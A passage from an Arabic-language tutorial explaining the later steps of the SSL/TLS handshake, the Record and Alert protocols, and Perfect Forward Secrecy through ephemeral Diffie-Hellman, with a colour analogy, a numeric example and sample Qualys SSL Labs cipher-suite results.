هذه ال Randoms هيَ التي قد تَمَّ تبادُلها أثناء ال "Hello_Messages" في الخطوة الأولى، ويتم ذلك بتطبيق ال Cryptographic Hash Algorithms على هذه المُدخلات.

ولكن ما فائدة دخول ال "Client and Server Random values" في هذه العملية؟

هذه ال Random تُعَد بِمَثابة ال "Salt" في هذه المُعادلة، لكي تكون العلاقة بين المُدخلات والمُخرجات علاقة غير مُباشره.. تحدثنا عن فائدة ال Salt في عملية التشفير من قبل!، هل تتذكرها؟.. الشكل التالي يوضح تفاصيل الرسالة التي قام ال Client بإرسالها إلى ال Server.

```
⊟ Secure Socket Layer
  ⊟ TLSv1 Record Layer: Handshake Protocol: Client Key Exchange
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 134
    ⊟ Handshake Protocol: Client Key Exchange
        Handshake Type: Client Key Exchange (16)
        Length: 130
```

Source: network baseline blog

يقوم ال Client بعد ذلك بإرسال "Change_Cipher_Spec"، وتعني أنه يُبْلِغ ال Server بأنَّ ال Messages التي ستعْقُب هذه الرِسالة ستكون مُشفَّره باستخدام ال session Key الذي تم تكوينه لدى كل منهم.

ولكن لحظة!.. هذا ال (Change Cipher Spec) رأيناهُ مِن قَبل!

إنهُ أحد البُروتوكولات الذي كانَ يوظفهم ال SSL في إدارة عملية الإتصال.

Change Cipher Spec Protocol

هذا البروتوكول يعمل في ال Application Layer كما نعلم، ويقوم بوظيفة وحيدة وهيَ نقل ال State الحالية بين ال Client وال Server من ال Pending إلى ال Current State.


ماهذا ال Pending وال Current..؟

من الواضح أنه طوال مرحلة ال Handshake Phase تكون ال State الخاصة بال Connection بين الطرفين غير مُستقرة، وبِمُجرَّد حدوث الإتفاق بينهم وتكوين ال Master Secret Key، يقوم هذا البروتوكول بتغيير الحالة بينهم.. ببساطة يقوم بعمل update لل Cipher Suite كي يتم استخدامه لِهذا ال Connection الحادِث. ونتيجةً لذلك.. يبدأ الطرفين بعدها بِتَبادُل الرسالة "Change_Cipher_Spec".

هذا يعني أنَّ هذه الرسالة لا يتم إرسالها بواسطة ال Handshake Protocol، بل يتم إرسالها بالبروتوكول الآخر.

وبعدها يقوم ال Client فوراً بإرسال رسالة "Client_finished" مُطَبَّق عليها ال Algorithms وال Keys الجديدة،


فيقوم ال Server بالرد عليه بإرسال "Change_Cipher_Spec" أيضاً.. متبوعة برسالة "Server_Finished" كما يلي:



يظهر في الشكل بعد انتهاء رسالة ال Finished بداية تَبادُل ال (Application Layer Data) بِشَكل آمِن وسِرّي.


ولكن ماهذا ال "Record Protocol" الذي يظهر في الشكل بالأعلى؟

واضح أنهُ البروتوكول المسؤول عن نقل ال Application Data بين ال Server وال Client. هذا البروتوكول يعمل فوق ال TCP مُباشرةً.. مايلي شكل يوضِّح آلية عمل هذا البروتوكول:



بناءً على الشكل، يستلم هذا البروتوكول ال Data من ال Application Layer ويقوم بعمل Fragment لَها ثُمَّ ضغطها، وإضافة ال Message Authentication Code عليها، ثُمَّ تشفيرها بال Key_Block ثُمَّ أخيراً إضافة ال Header الخاص بِهِ على ال Packet وتسليمها إلى ال TCP لِتَبدأ عَمَلية نقلها إلى الطرف الآخر.

دعني أُريك ال SSL Protocol Architecture مرةً أخرى بعد أن فَهِمتَ آلية عَمَله.



Source: Ref (7)

ولكن ما وظيفة هذا ال Alert Protocol..؟

يبدو واضحاً من إسمه!.. فهو يقوم بنقل ال "SSL-related Alerts" بينَ الطرفين، هذه ال Alerts يتم نقلها داخل رسائل مضغوطة ومُشفَّره أيضاً. هُناك نوع من ال Alerts يُسمى Fatal Alerts، يتم تبادلها في حالة حدوث أي خلل مُتعلِّق بعملية التواصل.

مايلي بَعضاً مِنها:

`unexpected_message`: An improper message was received.
`handshake_failure`: The sender was unable to negotiate the Cipher Suite.
`bad_certificate`: A received certificate was contained a signature that didn't verify
`unsupported_certificate`: The type of the received certificate is not supported.
`certificate_expired`: A certificate has expired.

بهذا نكون قد أنهينا الحديث عن بروتوكول ال SSL، فهو يُعَد من أهم البروتوكولات المُستَخدَمة في العديد من ال Applications.

Perfect Forward Secrecy (PFS)

قبل أن نشرع بشرح هذه التقنية، سنقوم أولاً بالمرور سريعاً على أهم خطوات المثال السابق..

يبدأ الإتصال بعملية ال Handshake حيث تتم ال Authentication فيما بينهم، ثُم التوافق على ال session key الذي سيتم استخدامه في تشفير البيانات لهذه ال session وربما يمتد استخدامه لعدة مرات أخرى، وبعدها يتم التخلص منه. ووظيفة ال "key exchange phase" هنا هي تأمين عملية انتقال ال session key فيما بينهم. في المثال السابق تم استخدام ال RSA لهذه العملية، بمعنى أن ال "server's private key" يُستخدم لحماية الsession key.

لكن هناك نقطة ضعف، وهي أنه إن تم وقوع هذا ال private key في يد أحدهم فسيتمكن من كشف ال session key ومن ثم الإطلاع على محتويات ال sessions التي دارت بينهم!.

وبالنسبة إلى ال Randoms التي تم استخدامها مع ال pre_master key لتقوم بدور ال Salt فإنها مُتاحة لدى ال attacker لأنه قد تم تبادلها أثناء ال Hello messages بدون تشفير!.

ولكن أليس الحصول على ال private key أمراً صعباً؟

نعم، ولكن يستطيع أحدهم الإحتفاظ بهذه ال encrypted sessions لديه ربما لشهور أو سنوات إلى أن يستطيع كسر هذا ال key بتقدم التكنولوجيا حينها، أو أن يتمكن من الوصول لهذا ال server ونسخ ال key فيقوم باستخدامه لفك تشفير هذه البيانات التي قام بالإحتفاظ بها.

ومن هُنا جاء ال Forward Secrecy، حيث يعتمد فكرة أنه إن حدث compromise لل private key فإنه لا يؤثر بالتبعية على ال session key.

الإنتقال إلى Ephemeral Diffie-Hellman

والآن وبعد أن تعرفنا على نقطة ضعف اعتماد ال session key على ال private key..


سنقوم باستخدام ال DH لهذه العملية لِما لهُ من إمكانية رائعة في التغلب على نقطة الضعف هذه!.


When we use Diffie–Hellman key exchange in SSL, it is only used for deriving a session keys, the authentication of the server is done by the server's private key.
The use of Diffie–Hellman key exchange is to use a separate method to derive session key independent from the server's private key.

وكيف يتم ذلك؟

سنوضح الأمر بطريقة مُبسَّطة..

لنتصور معاً أنه وجود طرفان يتواصلان باستخدام ال DH، وفي نفس الوقت سنُعرِّض هذه القناة للاختراق لنرى مايمكن أن يحدث!





- سيقوم Bob و Sara بالتوافق على لون فيما بينهما، وليكن اللون "الأزرق"، فيلتقطه السيد eavesdropper ..لابأس!.
- ثُم يقوم كل منهم على حدة باختيار لون آخر دون أن يُخبر الطرف الآخر به!، أي أنه أمر سري لكل طرف، فقامت Sara باختيار اللون "الأحمر"، وقام Bob باختيار اللون "الأخضر"، ويُمَثِّل هذين اللونين ال "private key" . ولم يتمكن ال eavesdropper من معرفة اللونين لأنه لم يتم تبادلهم عبر القناة!.
- وبعد ذلك يقوم كل طرف بخلط اللونين معاً، أي اللون الأزرق مع اللون السري الذي تم اختياره، فينتج ذلك ال Mixed لكل منهم. هذا ال Mixed يُمَثِّل ال "Public key".
- ثم يقوم كل طرف بإرسال هذا ال Mixed إلى الطرف الآخر، وهُنا يتمكن ال eavesdropper من التقاطهم!.

لكن مهلاً.. هذا ال Mixed color لن يتمكن ال eavesdropper من تحليل الألوان الداخلة في تكوينه!، هو فقط يستطيع رؤية ناتج عملية الخلط هذه.

- والآن نأتي للخطوة الأخيره..

يقوم كل طرف بخلط اللون السري الخاص به مع ال Mixed الذي استقبله من الطرف الآخر، فتكون المحصلة لدى الطرفين متشابهة، وهي الألوان الثلاثة، الأزرق والأحمر والأخضر!، أي نفس ال "Key". ونُطلِق عليه "shared key".

ولم يتمكن ال eavesdropper من معرفة هذا ال shared key بالرغم من تجسسه على قناة الإتصال بينهم!.

الشكل التالي يُعبر عن هذه العملية باستخدام الأرقام:

common number = 2

random number = 4 | random number = 5

$2^4 = 16$ | $2^5 = 32$

32 ← | → 16

$32^4 = 1,048,576$ | $16^5 = 1,048,576$

from: computer desktop encyclopedia

- The number (1,048,576) is the shared secret.
- The numbers (16 and 32) are the public keys.
- The random numbers (4 and 5) are the private keys.
- The common number (2 in this example) would normally be passed system-to-system as part of the application's negotiation.

لقد عرفنا فكرة عمل Diffie-Hellman، فماذا تعني لفظة "Ephemeral" هذه؟


بالإسقاط على مثال الألوان، ففي كل مرة يقوم ال client ببدء session جديدة مع ال server يتم اختيار لونين سريّين Secret Colors جديدين، أي "New Random intgers". وهذا مايحقق مفهوم ال PFS

Static Diffie-Hellman key exchanges always use the same Diffie-Hellman private keys. So, each time the same parties do a DH key exchange, they end up with the same shared secret.
When a key exchange uses Ephemeral Diffie-Hellman (DHE), a temporary DH key is generated for every connection and thus the same key is never used twice. This enables "Forward Secrecy".

* Note- The perfect forward secrecy offered by (DHE) comes at a price, "more computation". The (ECDHE) variants use elliptic curve cryptography to reduce this computational cost.

كيف نعرف أن ال Server أو ال Browser يدعم ال PFS..؟

عن طريق الإتصال بال Server سيظهر لك ال cipher suite المُستخدم بينكم كمايلي:




- RSA keys are used here for authentication purposes
- ECDHE is for the key exchange
- AES is for the encryption itself

أيضاً يمكنك اختبار أي موقع أو Server عن طريق هذا الرابط:

https://www.ssllabs.com/ssltest/index.html

مايلي مثال لموقع تم اختباره بواسطة Qualys ssl labs



وهذه ال cipher suite التي يدعمها هذا الموقع:

Cipher Suites

# TLS 1.2 (suites in server-preferred order)	
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f) ECDH secp384r1 (eq. 7680 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013) ECDH secp384r1 (eq. 7680 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027) ECDH secp384r1 (eq. 7680 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030) ECDH secp384r1 (eq. 7680 bits RSA) FS	256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014) ECDH secp384r1 (eq. 7680 bits RSA) FS	256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028) ECDH secp384r1 (eq. 7680 bits RSA) FS	256
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)	128
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	128
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c)	128
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)	256
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	256
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d)	256

# TLS 1.1 (suites in server-preferred order)	
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013) ECDH secp384r1 (eq. 7680 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014) ECDH secp384r1 (eq. 7680 bits RSA) FS	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	256

# TLS 1.0 (suites in server-preferred order)	
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013) ECDH secp384r1 (eq. 7680 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014) ECDH secp384r1 (eq. 7680 bits RSA) FS	256

EN

لاحظ إعطاء الأولوية إلى ال cipher suites التي تدعم ال PFS،

وهذا آخر جزء وهو خاص بال Protocol Details


ويظهر بها خاصية ال Forward Secrecy.

:om/ssltest/analyze.html?d=f5.com Search

DROWN	No, server keys and hostname not seen elsewhere with SSLv2 (1) For a better understanding of this test, please read this longer explanation (2) Key usage data kindly provided by the Censys network search engine; original (3) Censys data is only indicative of possible key and certificate reuse; possibly ou e
Secure Renegotiation	Supported
Secure Client-Initiated Renegotiation	Yes
Insecure Client-Initiated Renegotiation	No
BEAST attack	Not mitigated server-side (more info) TLS 1.0: 0xc013
POODLE (SSLv3)	No, SSL 3 not supported (more info)
POODLE (TLS)	No (more info)
Downgrade attack prevention	Yes, TLS_FALLBACK_SCSV supported (more info)
SSL/TLS compression	No
RC4	No
Heartbeat (extension)	No
Heartbleed (vulnerability)	No (more info)
Ticketbleed (vulnerability)	No (more info)
OpenSSL CCS vuln. (CVE-2014-0224)	No (more info)
OpenSSL Padding Oracle vuln. (CVE-2016-2107)	No (more info)
Forward Secrecy	With modern browsers (more info)
ALPN	No
NPN	No
Session resumption (caching)	Yes
Session resumption (tickets)	No
OCSP stapling	No

يمكنك أيضاً إجراء نفس الإختبار للمتصفح الخاص بك!

مايلي نتائج الإختبار الخاصة بال cipher suites التي يدعمها المتصفح الخاص بي، وهو FireFox



TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39) Forward Secrecy

TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)

TLS_RSA_WITH_AES_256_CBC_SHA (0x35)

TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa) WEAK

